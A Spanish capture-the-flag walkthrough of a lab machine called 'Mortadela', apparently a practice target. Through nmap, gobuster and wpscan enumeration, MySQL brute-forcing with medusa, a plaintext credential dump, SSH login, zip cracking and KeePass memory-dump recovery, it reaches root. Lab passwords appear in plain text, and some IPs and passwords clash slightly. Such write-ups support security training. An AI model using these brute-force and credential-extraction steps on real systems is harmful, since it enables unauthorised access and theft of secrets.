MORTADELA

CONECTIVIDAD

```
ping -c1 192.168.0.45
```

```
└─# ping -c1 192.168.0.45
PING 192.168.0.45 (192.168.0.45) 56(84) bytes of data.
64 bytes from 192.168.0.45: icmp_seq=1 ttl=64 time=1.32 ms

── 192.168.0.45 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.319/1.319/1.319/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.45

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.45 -T 5
```

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.45 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 02:33 EDT
Warning: 192.168.0.45 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.45
Host is up (0.00058s latency).
Not shown: 56353 closed tcp ports (reset), 9179 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 aa:8d:e4:75:bc:f3:f8:5e:42:d0:ee:ca:e2:c4:0b:97 (ECDSA)
|_  256 ae:fd:91:ef:42:71:cb:11:b9:66:97:bf:ec:5b:d6:4b (ED25519)
80/tcp   open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql   MySQL 5.5.5-10.11.6-MariaDB-0+deb12u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.6-MariaDB-0+deb12u1
|   Thread ID: 33
|   Capabilities flags: 63486
|   Some Capabilities: ODBCClient, FoundRows, ConnectWithDatabase, SupportsCompression, LongColumnFlag, Speaks41ProtocolNew, SupportsTransactions, IgnoreSpac
eBeforeParenthesis, InteractiveClient, IgnoreSigpipes, SupportsLoadDataLocal, DontAllowDatabaseTableColumn, Support41Auth, Speaks41ProtocolOld, SupportsMulti
pleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: }?_Af_,ZaYyveu@{n7bh
|_  Auth Plugin Name: mysql_native_password
MAC Address: 00:0C:29:A6:A8:41 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22, 80 y 3306

puerto 80



ENUMERACIÓN

Con gobuster vamos a buscar archivos y directorios

```
└─# gobuster dir -u http://192.168.0.45 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.45
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,py,doc
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10701]
/.php                 (Status: 403) [Size: 277]
/wordpress            (Status: 301) [Size: 316] [--> http://192.168.0.45/wordpress/]
/.html                (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
```

Tenemos un /wordpress

Enumeración y fuerza bruta con wpscan

wpscan --url http://192.168.0.45/wordpress -e vp,u

[i] User(s) Identified:

[+] mortadela
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)


Fuerza bruta de la contraseña

wpscan --url http://192.168.0.45/wordpress -U mortadela -P rockyou_5000.txt

No conseguimos nada.

Pruebo a tirar con medusa por usuarios y contraseñas por mysql

medusa -h 192.168.0.45 -U /root/.local/nuclei-templates/helpers/wordlists/mysql-users.txt -P rockyou_5000.txt -M mysql | grep "SUCCESS"




EXPLOTACIÓN

Intentamos establecer conexión a mysql

--ssl=0: Esta opción desactiva la encriptación SSL para la conexión.

mysql -h 192.168.0.24 -u hulk -p --ssl=0

Logramos la conexión y manipulamos la base de datos



```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| confidencial       |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
6 rows in set (0.335 sec)

MariaDB [(none)]> use confidencial;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [confidencial]> show tables;
+-------------------------+
| Tables_in_confidencial |
+-------------------------+
| usuarios                |
+-------------------------+
1 row in set (0.002 sec)

MariaDB [confidencial]> SELECT * FROM usuarios;
+-----------+--------------------+
| usuario   | contraseña         |
+-----------+--------------------+
| mortadela | Juanikokukunero8 |
+-----------+--------------------+
1 row in set (0.062 sec)

MariaDB [confidencial]>
```

mortadela | Juanikokukunero8

Nos vamos por SSH con estas credenciales

```
└─# ssh mortadela@192.168.0.45
mortadela@192.168.0.45's password:
Linux mortadela 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr  1 19:05:27 2024 from 192.168.0.105
mortadela@mortadela:~$
```

ESCALADA DE PRIVILEGIOS

No tenemos permisos sudo. Buscando en directorios encontramos

mortadela@mortadela:/opt$ ls
muyconfidencial.zip
mortadela@mortadela:/opt$

Nos montamos un server

python3 -m http.server 8000


Y con wget lo traemos a local

wget http://192.168.0.45:8000/muyconfidencial.zip

Como nos pide contraseña con zip2john

zip2john muyconfidencial.zip > hash

Y ahora con john



Descomprimimos el .zip


Nos pide una contraseña, con lo que nos bajamos

https://github.com/z-jxy/keepass_dump

Y ejecutamos

python3 keepass_dump.py -f KeePass.DMP --skip --debug

Maritini12345




Abrimos keepass


keepassxc Database.kdbx

ponemos la contraseña y obtenemos

Juanikonokukunero



Con esta contraseña nos hacemos root



🖖 **Buen día.**